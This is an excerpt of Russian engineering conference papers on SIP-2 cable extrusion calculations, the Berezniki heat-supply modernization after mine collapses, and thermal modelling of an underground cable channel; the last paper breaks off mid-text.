CALCULATION OF TECHNOLOGICAL MODE OF CABLE PRODUCTION SIP-2 VOLTAGE 0,6/1 KV

This article describes the calculation of the technological mode of manufacturing cable SIP-2, and methods for calculating the operation of insulating conductive conductors. The parameters of the forming tool are selected.

Keywords: Cable, technological mode, insulation, forming tool.

Введение. С середины 50-х годов в странах Франции и Финляндии начался выпуск самонесущих изолированных проводов (СИП). Первые СИП представляли из себя медные жилы в изоляции из резинового покрытия, устанавливали их взамен голым медным проводникам. В последующем взамен резин стали использовать изоляцию из поливинилхлорида (ПВХ), а медную жилу заменили на алюминиевую, преимущество которой заключалось в стоимости и более выгодным соотношением веса и электрической проводимости [1]. В России первые провода марки СИП стали применять с конца 80-х годов, закупая их, а производство на кабельных заводах началось в 2000-х [2].

Основные ключевые преимущества кабеля СИП:

1. Отсутствие необходимости в мощных линейных изоляторах.
2. Безопасность для обслуживающего персонала.
3. Уменьшение ширины трассы за счёт совмещения всех жил в одной изоляции.
4. Стойкость к неблагоприятным погодным условиям.

5. Отсутствие необходимости в тщательной очистке местности.

6. Трудоемкость кражи электричества путем «накидки проводников».

7. Безопасность для животных и птиц.

8. Простота укладки трассы и экономия материалов при производстве.

9. Надежность и увеличение срока службы до 40 лет [3–4].

К наиболее важным техническим требованиям, определяющим эксплуатационные характеристики рассматриваемых проводов, следует отнести совокупность механических параметров и обеспечение требований по стойкости к внешним воздействиям. При производстве проводов данные требования обеспечиваются путем использования определённых материалов и с соблюдением технологического режима наложения изоляции [5]. В качестве изоляции проводов марки СИП используют сшитый полиэтилен, который в свою очередь обладает рядом преимуществ в сравнении с обычным полиэтиленом, у которого допустимая рабочая температура в течение длительного времени равна 75 ºС, для сшитого полиэтилена этот критерий составляет 90 ºС. Это позволяет не уменьшать значение допустимого тока в проводах марки СИП в сравнении с неизолированными проводами одинакового сечения [6]. В работе [7] авторами особое внимание уделено влиянию технологических факторов процесса изолирования, а именно частоты вращения шнека и времени сшивания полиэтилена, на качество получаемого покрытия. Все вышеперечисленные факторы позволяют нам полагать, что расчет технологического режима наложения изоляции провода марки СИП-2, является актуальной задачей.

Рассмотрим типовую конструкцию такого кабеля на примере кабеля марки СИП-2 на напряжение 0,66/1 кВ (рис. 1.) [8].




Рис. 1. Конструкция кабеля СИП-2 3х50+1х54,6: *1* – несущая нулевая жила; *2* – основная жила; *3* – изоляция из сшитого полиэтилена

В работе рассмотрен расчет технологического режима наложения сшитого полиэтилена на экструзионной линии RN-A для четырех марко-размеров. Результаты расчетов сведены в табл. 1.

Таблица 1

Исходные данные

Марко-размер	Диаметр жилы, мм	Толщина изоляции, мм	Диаметр изолированной ТПЖ, мм
3×50	8,1	1,5	11,1
1×54,6	9,4	1,5	12,4
3×120	12,8	1,7	16,2
3×240	18,1	1,9	21,9
1×95	12,5	1,7	15,9

Расчет параметров технологического режима начнем с определения размеров и геометрии формующего инструмента. Внутренний диаметр дорна определяется по формуле (1):

$$D_1 = D\text{заг} + \Delta\text{заг} + \Delta' = 8{,}1 + 0{,}2 = 8{,}3 \text{ мм}, \quad (1)$$

где Dзаг и Δзаг – номинальный диаметр и максимальный допуск на диаметре заготовки; Δ' – размер зазора, обеспечивающий свободное прохождение заготовки через дорн.

Наружный диаметр дорна D_2 должен превышать D_1 не более чем на 1 мм.

$$D_2 = D_1 + 1 = 8{,}3 + 1 = 9{,}3 \text{ мм}. \quad (2)$$

Значение угла α не имеет принципиального значения, однако для обеспечения плавности потока расплава его обычно выбирают по возможности минимальным, обычно в пределах 20-60°.

В данном случае, принимается угол конусности дорна равный: $\alpha = 300$.

Длина цилиндрической части (носика) дорна l_1 принимается равным 5 мм для жил малых размеров.

$$D_\text{м} = 1{,}03 \cdot D = 11{,}1 \cdot 1{,}03 = 11{,}4 \text{ мм}. \quad (3)$$

Длина цилиндрической части матрицы принимается: $L = 5$ мм.

Угол конусности матрицы:

$$\beta = \alpha + (0 - 10)^0 = 30 + 10 = 40. \quad (4)$$

Угол между образующими конусных поверхностей дорна и матрицы.

$$\frac{\beta - \alpha}{2} = \frac{40 - 30}{2} = 5°. \quad (5)$$

Таблица 2

Размеры формующего инструмента

Марка кабеля	Марко-размер	D_1, мм	D_2, мм	l_1, мм	$D_м$, мм	$L_м$, мм	α, °	β, °
СИП-2	3×50	8,3	9,3	5,0	11,6	5	30	40
СИП-2	1×54,6	9,6	10,6	5,0	13,0	5	30	40
СИП-2	3×120	13,0	14,0	5,0	17,0	5	30	40
СИП-2	3×240	18,3	19,3	5,0	22,9	5	30	40
СИП-2	1×95	12,7	13,7	5,0	16,7	5	30	40

Следующим шагом выполняется расчет линейной скорости наложения изоляции.

Конструктивный расход материала на изоляцию жил:

$$P_{из} = \pi \cdot (d_{экв} + \Delta_{из}) \cdot \Delta_{из} \cdot n_1 \cdot \rho \cdot k_5 \cdot k_2, \quad (6)$$

где $d_{экв}$ – эквивалентный диаметр ТПЖ, мм; $\Delta_{из}$ – толщина изоляции ТПЖ, мм; n_1 – количество токопроводящих жил в кабеле, n_1 = 3 шт; ρ – плотность материала изоляции, ρ = 0,95 г/см^3; k_5 – коэффициент, учитывающий технологические факторы, k_5 = 1,2.

$$\text{Р}_{из} = \pi(8{,}1 + 1{,}5) \cdot 1{,}5 \cdot 3 \cdot 0{,}95 \cdot 1{,}22 \cdot 1{,}007 = 158{,}4 \frac{\text{кг}}{\text{км}}. \quad (7)$$

Производительность пресса: $Q = \frac{q}{\rho_t}$;

где ρ_t – плотность полимера при температуре переработки, г/см^3; q – производительность (по массе), г/с:

$$q = \frac{u \cdot 100}{60} \cdot \frac{\pi}{4}(D_{\text{п}}^2 - D_{\text{заг}}^2)\rho_{20}. \quad (8)$$

где u- максимальная линейная скорость изолирования, м/мин; ρ_{20}- плотность полимера при 20°С.

$$q = \frac{300 \cdot 100}{60}\frac{\pi}{4}(8.3^2 - 8.1^2) \cdot 2.1 = 2705 \text{ г/с}, Q = \frac{2705}{0.95} = 284. \quad (9)$$

Скорость изолирования:

$$\vartheta_u = \frac{\text{К} \cdot Q \cdot 10^3}{P \cdot 60} = \frac{2847 \cdot 0{,}8 \cdot 1000}{60 \cdot 158.4} = 239{,}6 \text{ м/мин}, \quad (10)$$

где Q – производительность пресса, кг/час; K – коэффициент, учитывающий технологические особенности полимерной композиции, K = 0,7–0,8; P – конструктивный расход материала на изоляцию, кг/км.

Таблица 3

Скорость изолирования для всех жил марко-размеров

Марка кабеля	Марко-размер	Скорость изолирования
СИП-2	3×50	239,6
СИП-2	1×54,6	300,0
СИП-2	3×120	220,3
СИП-2	3×240	201,6
СИП-2	1×95	300,0

Также был произведен расчет длины ванн для охлаждения изоляции, в ходе была выбрана ванная длиной 32 м.

Заключение. Установлено, что соблюдение технологического процесс изолирования во многом определяет качество готовой продукции. В ходе выполнения данной работы был получен расчет технологического процесса изолирования провода марки СИП-2, определены геометрические размеры формующего инструмента, а также параметры длины ванны для охлаждения.

Библиографический список

1. Гафуров А.М., Калимуллина Р.М., Гимадеева Л.И. Основные особенности при выборе экономически выгодных сечений проводов // Инновационная наука. – 2016. – № 1-2(13). – С. 31–33.

2. Зинуков С.В., Подгайский С.И. Анализ рынка самонесущих изолированных и защищенных проводов для воздушных линий электропередачи в странах России и странах СНГ // Кабели и провода. – 2014. – № 6(349). – С. 6–8.

3. Гафуров А.М., Гафуров Н.М. Анализ движения основных средств на примере ОАО «Генерирующая компания» // Инновационная наука. – 2015. – № 11-2(11). – С. 34–36.

4. Эффективность применения самонесущих изолированных проводов в современных электроэнергетических системах / В.Н. Горюнов [и др.] // Омский научный вестник. Энергетика. Электроника. – 2009. – № 1(77). – С. 106–108.

5. Попович Н.М. Перспективы применения самонесущих изолированных проводов // Сб. науч. тр. НГТУ. – 2009. – № 3(57). – С. 127–130.

6. Каменских М.К., Недайхлиб Т.А. Состояние производства и основные направления совершенствования самонесущих изолированных проводов // Кабели и провода. – 2014, – № 5(358). – С. 7–16.

7. Ким В.С. Исследование влияния технологических факторов производства самонесущих изолированных проводов на механические свойства изоляции из сшитого полиэтилена // Науковедение. – 2013. – № 3. – С. 1–7.

8. ТУ 16-705.500-2006. Провода самонесущие изолированные и защищенные для воздушных линий электропередачи. – 2006.

Сведения об авторах

Заболотных Сергей Игоревич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-16-1б, г. Пермь, e-mail: bustarhumes50@gmail.com

Козицына Мария Владимировна – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике», электротехнический факультет, г. Пермь, e-mail: bachurina-maria@gmail.com

УДК 697.34 (075.8)

В.В. Тиунов, Б.М. Кушнин, А.А. Мальцев

МОДЕРНИЗАЦИЯ СИСТЕМЫ ТЕПЛОСНАБЖЕНИЯ ГОРОДА БЕРЕЗНИКИ

В статье приводится краткое аналитическое описание модернизации системы теплоснабжения города Березники, технико-экономические показатели тепловых электростанций, причины изменения городской системы теплоснабжения, анализ информационно-исторических и технико-экономических аспектов решения этой задачи.

Ключевые слова: город Березники, система теплоснабжения, цель и актуальность модернизации, технико-экономические показатели, реконструкция тепловых электростанций.

V.V. Tiunov, B.M. Kushnin, A.A. Maltsev

THE HEAT SUPPLY SYSTEM MODERNIZATION IN THE BEREZNIKI CITY

The article provides a brief analytical description of the Berezniki city heat supply system modernization, technical and economic characteristics of thermal power plants, the reasons for the city heat supply system improvement, analysis of informational, historical, technical and economic appearance of this problem.

Keywords: Berezniki city, heat supply system, purpose and relevance of modernization, technical and economic characteristics, reconstruction of thermal power plants.

Город Березники является одним из важнейших научно-производственных центров не только России, но и всего мира. В этом городе расположены такие предприятия как: филиал ПАО «Корпорация ВСМПО-АВИСМА», ПАО «Уралкалий», ОАО «ЕвроХим», ОАО «БСЗ» и другие. Краткая информация об основных предприятиях города.

- ОАО «Березниковский содовый завод» – российское предприятие химической промышленности, старейший производитель кальцинированной соды на территории СНГ**. Его доля на товарном рынке составляет около 15 %.**
- Филиал ОАО «АВИСМА» – Корпорация ВСМПО-АВИСМА - крупнейший в мире производитель титана с 23%-ной долей глобального рынка. Компания глубоко интегрирована в мировую авиакосми-

ческую индустрию и является крупнейшим поставщиком авиационного титана для Boeing и ряда других ключевых игроков авиастроительного сектора (Embraer, SNECMA, Rolls Royce).

- ПАО «Уралкалий» – «Уралкалий» разрабатывает одно из крупнейших в мире – Верхнекамское месторождение калийно-магниевых солей. «Уралкалий» выпускает существенную долю мирового объёма калийных удобрений, 76 % всей продукции идет на экспорт. Главными покупателями являются Бразилия, Индия, Китай, страны Юго-Восточной Азии, Россия, США и страны Европы.
- ОАО «Еврохим» – производит азотные, азотно-фосфорные, азотно-калийные, азотные серосодержащие, водорастворимые, комплексные удобрения. «Еврохим» занимает десятое место в мире по производству минеральных удобрений.

Одной из причин модернизации системы теплоснабжения была авария на первом руднике ПАО «Уралкалий». Рассмотрим подробнее данную аварию^

– в октябре 2006 г. на одном из участков первого рудника ПАО «Уралкалий» было обнаружено увеличение притока рассола. Спустя 10 дней приток рассола достиг 1200 м³/час. После неудачной попытки возобновить работы руководством компании было принято решение затопить рудник;

– 28 июля 2007 г. на территории рудника в районе фабрики технической соли произошёл провал земли. В результате обрушения грунта размеры воронки составляли 50×70 м, глубина – около 15 м;

– 15 февраля 2009 г. началось распространение воды из провала на участки пониженных форм рельефа в западном направлении. К этому времени размер воронки составлял 446×328 м, а прирост уровня воды 0,1 м в сутки. По состоянию на 24 ноября 2011 г. расстояние от восточного края воронки до железнодорожных путей составляло всего 69 м, абсолютная отметка уровня воды в воронке – 109,98 м;

– 25 ноября 2010 г. на станции Березники произошёл новый провал. В результате был прекращён транзит через станцию Березники, все 14 путей грузового, пассажирского и сортировочного парка были укорочены на одну треть и стали тупиковыми, что сильно усложнило работу станции и привело к росту времени на формирование и расформирование составов;

– в апреле 2011 г. на территории дочернего предприятия «Уралкалий» было зафиксировано увеличение скорости проседания грунта до

37 мм в месяц, при этом скорость постоянно увеличивалась. Было высказано предположение, что началось образование четвёртой воронки;

– в октябре 2012 г. представители Горного института Уральского отделения РАН объявили о новой зоне повышенного оседания почвы в районе Березниковского филиала ОАО «Галургия» 2015 г. – провал южнее школы № 26 (карты провалов на рис. 1, 2).

Рис 1. Схематическое изображение провалов до 2011 г.

Техногенная авария послужила причиной переноса части тепловой нагрузки с близлежащей Березниковской тепловой электростанции (БТЭЦ-10) на две другие городские станции БТЭЦ-4 и БТЭЦ-2. С БТЭЦ-10 нужно было прокладывать новый трубопровод, в обход опасных зон. Станцию БТЭЦ-4 нужно было переоборудовать, ведь она была рассчитана только на отпуск тепла и пара для предприятий, находившихся рядом. Поскольку БТЭЦ-4 не поставляла тепло в городскую систему теплоснабжения, необходимо было построить на станции бойлерную установку, продолжить тепловую сеть протяжённостью 5 км, выполнить реконструкцию паропроводов и редукционноохладительных установок на станции [1–6].

На БТЭЦ-10 выполнялись работы по выносу инженерных коммуникаций (газопровод, водовод и т.п.) и зданий и сооружений из зоны провалов.




Рис. 2. Схематическое изображение провалов 2015 г.

Для локализации техногенной аварии в период с 2007 по 2012 г. выполнены следующие очень большие работы и мероприятия: строительство магистральной теплосети Ду800 от БТЭЦ-4; строительство бойлерной установки на БТЭЦ-4; реконструкция главного корпуса БТЭЦ-4; реконструкция паропроводов и РОУ на БТЭЦ-4; вынос сооружений БТЭЦ-10 из зоны обрушения грунта; строительство Камского водовода на БТЭЦ-10; вынос сооружений БТЭЦ-10 из зоны строительства существующего обходного ж/д пути по территории станции; вынос сооружений БТЭЦ-10 из предполагаемой зоны строительства нового обходного ж/д пути по территории станции; вынос газопровода высокого давления БТЭЦ-10 из потенциально опасной зоны.

На сегодняшний день вся тепловая нагрузка левобережной части города приходится на одну станцию – БТЭЦ-2. Перед руководством станции стояла сложная задача о рациональном использовании имеющихся ресурсов. Требовалось провести модернизацию станции с учётом будущих нагрузок. Это означало повышение нагрузки на станцию. Нужно было обеспечить возможность выдать больше тепловой энергии в виде пара с котлов на бойлерную установку, увеличить КПД использования конденсата в бойлере (в связи с возросшими тепловыми нагрузками, соответственно увеличилось количество конденсата, который в охладителях подогревает обратную сетевую воду, охлаждается и

возвращается в основной цикл станции), увеличить пропускную способность внутристанционного трубопровода [1–3].

Учитывая холмистый ландшафт города, передача теплоносителя потребителю и обратная передача от потребителя к станции затруднялась. Требовалось уравнять давление, а значит, построить насосные станции [2].

Перед началом проектирования выполнялось обследование системы теплоснабжения города (источник, сети, потребитель). Результатом обследования стала разработка гидравлической модели. В соответствии с расчётами этой модели были определены места расположения понизительных насосных станций (ПН-1, ПН-2), длина и диаметр перекладываемых трубопроводов тепловых сетей.

Характеристики дополнительных редукционно-охладительных установок и «узкие» места для расшивки на ТЭЦ. По завершению проектирования техническая документация прошла государственную экспертизу и передана подрядной организации для исполнения в виде следующих работ: монтаж новой РОУ-30/1,2, производительностью 160 т/ч с обвязкой (со стороны «острого» пара: L = 20 м, Ду=400 мм; со стороны редуцированного пара: L = 24 м, Ду = 1000 мм); установка 2-х охладителей конденсата (S = 2×164 м^2) с конденсатными насосами типа КС-100-65-200 на ПБ-3, ПБ-4; реконструкция внутристанционных трубопроводов сетевой воды; установка по одному регулятору давления Ду800 на подающем трубопроводе на каждом из выводов: «Старый» и «Новый город»; реконструкция узла учета тепловой энергии вывода «Старый город» в связи с увеличением диаметров трубопроводов.

Для обеспечения работы не только станции, но и всей системы теплоснабжения левобережной части города, требовалось строительство и реконструкция частей паропровода, а также строительство понизительных подстанций. Строительство 2-х насосных станций (Строительство ПН-1; строительство ПН-2). Реконструкция теплосетей (строительство трубопроводов Ду800, 700, 600, общей протяжённостью 6,4 км).

Проект был завершён в сентябре 2018 г. Затраты по проекту составили более 1 млрд. руб. В октябре 2018 г. БТЭЦ-4 была выведена из схемы теплоснабжения города и продана как источник пара ОАО «БСЗ». БТЭЦ-10 также с октября 2018 г. не участвовала в теплоснабжении города, а в 2019 г. у была полностью демонтирована. Схематично аналитическая карта итогов модернизации системы теплоснабжения города Березники представлена на рис. 3.




Рис. 3. Схема теплоснабжения с учетом провалов, ликвидируемых объектов

Характеристика станции БТЭЦ-2 на сегодняшний день. Березниковская ТЭЦ-2 является основным источником теплоснабжения г. Березники и паро-теплоснабжения предприятия «АВИСМА» филиал ПАО «Корпорация ВСМПО-АВИСМА». Тепловая схема электростанции – с поперечными связями. Оборудование станции подразделяется на 2 группы: среднего (30 кгс/см^2) и высокого (90 кгс/см^2) давления.

Технические характеристики станции БТЭЦ-2:

– установленная электрическая мощность – 98,0 МВт;

– установленная тепловая мощность – 680,9 Гкал/час; в том числе турбины 292,8 Гкал/час, водогрейные котлы 200 Гкал/час;

– тепловая схема Березниковской ТЭЦ-2 с поперечными связями (паропровод, соединяющий все котлы), станция состоит из части среднего давления – 30 кг/см^2 и части высокого давления – 90 кг/см^2. На станции установлено 6 энергетических котлов, 6 турбин, 2 водогрейных котла.

– отпуск тепла с ТЭЦ-2: Пар 7 кг/см^2 предприятию «АВИСМА» с присоединенной нагрузкой 24 т/ч; горячая вода 2400 т/ч предприятию «АВИСМА» с присоединенной нагрузкой 90 Гкал/ч; горячая вода 5500 т/ч городу Березники с присоединенной нагрузкой 460 Гкал/ч; график теплосети 75–135 °С.

После окончания модернизации системы теплоснабжения города и реконструкции БТЭЦ-2, вся тепловая нагрузка с сетевых районов перешла на подготовленную станцию. Система теплоснабжения города на сегодняшний день оптимизирована. Устранена проблема невыгодного содержания сразу трёх станций, осуществлён перенос всей тепловой нагрузки левобережной части города на БТЭЦ-2.

Анализ опубликованных материалов [4–7] показал, что выполненный монтаж редукционно-охладительной установки (РОУ), строительство понизительных насосных станций, увеличение пропускной способности трубопроводов позволили осуществить серьезные изменения в системе теплоснабжения города, в основном решившие проблемы неэкономичного производства тепловой энергии, оптимизации использования станционного оборудования, стабилизации тепловых показателей в производственных зданиях и жилых домах. Благодаря этому проекту был предотвращён рост тарифов в городе. Были проведены не только крупные работы по модернизации системы и реконструкции станции, но и мелкие ремонтные работы, для сохранения и улучшения системы теплоснабжения. Аналитическое сравнение зон охвата города «старой и новой» системой теплоснабжения представлено на рис. 4.




Рис. 4. Схема теплоснабжения до и после модернизации

Все собранные в данной работе материалы позволили в компактной и наглядной форме обобщить разрозненные данные из многих информационных источников и создать целостную картину преодоления последствий экстремальной технико-экономической и социальной ситуации, вызванной серьезной техногенной аварией в крупном промышленном центре России.

Библиографический список

1. Принцип работы и устройства ТЭЦ [Электронный ресурс]. – URL: https://www.techcult.ru/technology/5057-princip-raboty-i-ustrojstvo-tec-tes (дата обращения: 07.04.2020).

2. Кудинов А.А., Зиганшина С.К. Основы централизованного теплоснабжения. – 2-е изд., перераб. и доп. – М.: НИЦ ИНФРА-М, 2015. – 176 с.

3. Теплоснабжение [Электронный ресурс]. – URL: https://ru.wikipedia.org/wiki/Теплоснабжение (дата обращения: 04.04.2020).

4. Схема теплоснабжения города Березники [Электронный ресурс]. – URL: https://admbrk.ru (дата обращения: 01.04.2020).

5. Проект модернизации и технико-экономические показатели системы теплоснабжения г. Березники [Электронный ресурс]. – URL: https://www.tplusgroup.ru (дата обращения: 01.04.2020).

6. Классификация тепловых турбин [Электронный ресурс]. – URL: http://tesiaes.ru/?p=5280 (дата обращения: 07.04.2020).

Сведения об авторах

Тиунов Василий Васильевич – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tiuvas@mail.ru

Кушнин Богдан Максимович – студент Пермского национального исследовательского политехнического университета, гр. ЭС-18-1б, г. Пермь, e-mail: bodyanych96@mail.ru

Мальцев Александр Алексеевич – студент Пермского национального исследовательского политехнического университета, гр. ЭС-18-1б, г. Пермь, e-mail: maa.3105@yandex.ru

УДК 621.315

М.Д. Фертиков, Н.М. Труфанова

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ПРОЦЕССОВ ТЕПЛОМАССОПЕРЕНОСА В КАБЕЛЬНОМ КАНАЛЕ, ПРОЛОЖЕННОМ ВБЛИЗИ КОММУНИКАЦИЙ

Данная статья посвящена моделированию процессов тепломассопереноса в кабельном канале, проложенном вблизи коммуникаций. В статье представлены результаты исследований влияния тепловых коммуникаций на эффективность работы кабельного канала, а также результаты исследований зависимости работоспособности кабельного канала и его температуры от расположения проложенных кабельных линий и их количества.

Ключевые слова: кабельный канал, коммуникации, температурное поле, тепломассоперенос, тепловой поток.

M.D. Fertikov, N.M. Trufanova

MATHEMATICAL MODELING OF HEAT AND MASS TRANSFER PROCESSES IN CABLE CHANNEL LAYED NEAR COMMUNICATIONS

In this article the modeling of heat and mass transfer processes of the cable conduit laid near the utilities has been considered. Investigations of the influence of communications on the heating efficiency, changes in the temperature of the cable channel from a different number of cables laid in it, and from their location in it have been conducted.

Keywords: cable conduit, utilities, temperature field, heat and mass transfer, heat flow.

При прокладке кабелей в траншеях часто стоит вопрос о влиянии кабельного канала на проложенные рядом инженерные сети и наоборот. Численное моделирование различных условий работы кабельного канала позволяет исследовать температурные режимы, определять значение максимальной температуры и оптимальные передаваемые мощности без применения реальных испытаний.

Процессу тепломассопереноса в кабельных каналах, проложенных под землей, посвящен ряд работ, в которых задачи рассматриваются в различных постановках с рядом упрощающих ограничений. В источниках [1] и [2] описано решение сложного тепломассопереноса.

В первом рассматривается прокладка кабеля в зданиях и сооружениях, во втором кабели, проложенные в прямоугольном кабельном канале в воздушном пространстве в условиях естественной конвекции.

Рассматривается вопрос о выборе расположения резервных линий в кабельном канале в работе [3]. Разработана двумерная математическая модель теплового поля подземного кабельного канала.

В статье [4] рассматривался вопрос повышения теплоотдачи силовой кабельной системы за счет введения флюидизированной термической засыпки.

В данной работе рассматриваются процессы тепломассообмена в кабельном канале, проложенном под землей вблизи ливневых и газовых коммуникаций. Для решения поставленных задач была построена модель кабельного канала, проложенного почве с многослойной засыпкой.




Рис. 1. Схематичное изображение кабельного канала с используемыми материалами: *1* – щебеночно-мастичный асфальтобетон ЩМА-15; *2* – асфальтобетон пористый из горячей крупнозернистой щебеночной смеси марка I; *3* – асфальтобетон пористый из горячей крупнозернистой щебеночной смеси марка II; *4* – щебеночно-песчаная смесь (С) непрерывной гранулометрии для оснований С4; *5* – природная песчано-гравийная смесь; *6* – газовая труба среднего давления; *7* – песок строительный природный; *8* – ливневая канализация; *9* – футляр-труба стальная; *10* – полоса 50×5; *11* – воздушное пространство; *12* – стальной пруток; *13* – Труба «Политэк-ПТК» внешний диаметр равен; *5* – природный строительный песок; *14* – кабельные линии

Для решения задачи были сделаны допущения:

– с целью приведения рассматриваемого процесса к двумерному виду, длины кабельных линий и подземных коммуникаций примем равными бесконечности;

– на границах разнородных сред идеальной тепловой контакт;

– градиенты температур в подземных коммуникациях и земли, на удаленном расстоянии от канала, равны нулю;

– исключаем солнечную радиацию на поверхности земли;

– теплофизические свойства твердых материалов постоянны.

Учитывая сделанные выше допущения, система дифференциальных уравнений будет иметь вид:

Для воздуха:

$$\rho\left(\frac{\partial \vartheta_i}{\partial t}+\vartheta_j\frac{\partial \vartheta_i}{\partial x_j}\right)=\mu\Delta\vartheta_i+\beta\left(T-T_0\right)g\ c\rho\left(\frac{\partial T}{\partial t}+\vartheta_i\frac{\partial T}{\partial x_i}\right)=\lambda\Delta T\,. \qquad (1)$$

Уравнение теплопроводности для всех конструктивных элементов модели, кроме токопроводящей жилы:

$$c_c\rho_c\frac{\partial T}{\partial t}=\lambda_c\Delta T\,, \qquad (2)$$

Для токопроводящей жилы силового кабеля:

$$c_{ж}\rho_{ж}\frac{\partial T}{\partial t}=\lambda_{ж}\Delta T+q_{v1}\,, \qquad (3)$$

Граничные условия. В начальный момент времени в рассматриваемой области температура принималась равной 20 °С, скорость воздуха – нулю.

Температура в газовой трубе и в ливневой канализации постоянная, из-за высокой скорости транспортировки. Температура первой 5 °С, второй 10 °С

На поверхности земли задается граничное условие конвективного теплообмена (рис.2):

$$-\lambda_1\frac{\partial T}{\partial n}\bigg|_{\Gamma_1}=\alpha(T-T_{ср})\big|_{\Gamma_1} \qquad (4)$$

На твердых границах конструктивных элементов задавались условия 4-го рода и равенство температур:

$$\lambda_i\frac{\partial T}{\partial n}\bigg|=\lambda_{i-j}\qquad \frac{\partial T}{\partial n}\bigg|\,T_i=T_{i-j} \qquad (5)$$

В инженерном пакете ANSYS были построены модели с учетом граничных условий, начальных условий.

Результаты расчетов. На первом этапе рассматривалось влияние коммуникаций на кабельный канал с учетом изменения приложенной к кабелям мощности. Строились две модели, первая без проложенных сетей, вторая с их учетом. В результате были получены для двух моделей зависимости температуры канала от приложенной мощности. Полученные графические зависимости представлены на рис. 2. Замер температуры проводился в центре кабельного канала.




Рис. 2. Зависимость температуры жил кабелей
от мощности теплового потока

Из рис. 2 видно, что наличие коммуникаций существенно влияет на температуру кабельного канала. Это объясняется тем, что коммуникации обеспечивают дополнительное охлаждение, что дает возможность использование более высокую мощность.

Далее исследовалось влияние температуры кабельного канала от количества, проложенного в нем, кабелей, работающих при одинаковой мощности. На рис. 3 представлены температурные поля кабельного канала с количеством кабелей от трёх до шести.

Из рис. 3 можно заметить, что с увеличением прокладываемых кабелей растет температура кабельного канала и токопроводящих жил. Из этого можно сделать вывод, что для достижения оптимально рабочей температуры жил и канала, при увеличении количества кабелей, нужно уменьшить подаваемую мощность.

